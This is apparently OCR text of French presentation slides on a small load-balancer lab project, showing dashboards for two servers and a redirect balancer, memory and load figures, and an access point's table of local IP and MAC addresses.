⚠ Non sécurisé 192.168.4.252

Serveur web : HTTP

Dernier Client :	**192.168.4.250**	Dernier Client :	**192.168.4.2**
Charge Actual (1min):	**2**	Charge Actual (1min):	**1**

≠

Ancien LB

Redirect LB

Load Balancer

```
Charge Serveur 1: 498
Charge Serveur 2: 472
Adresse IP : 192.168.4.250
Mémoire utilise : 72 %
Mémoire free : 80660 octet
Mémoire total : 289292 octet
```


Execution du code Python sur le redirect LB

Serveur 1


Local IP : **192.168.4.252**

Charge (24h) : **4376**

Memoire libre



Memoire Utilisé



Dernier Client : **192.168.4.2**

Charge Actual (1min): **431**

AP


Adresse IP	Adresse MAC
192.168.4.1	C8:C9:A3:CC:1C:64
192.168.4.253	E0:5A:1B:A6:1C:7C
192.168.4.252	08:3A:8D:2F:1C:AC
192.168.4.2	FC:6B:F0:05:89:DD
192.168.4.254	E4:5F:01:26:69:77
192.168.4.250	C0:49:EF:CC:AE:34

Serveur 2


Local IP : **192.168.4.253**

Charge (24h) : **833**

Memoire libre



Memoire Utilisé



Dernier Client : **192.168.4.2**

Charge Actual (1min): **475**

Test et Résultat de l’application

Merci
Pour votre Attention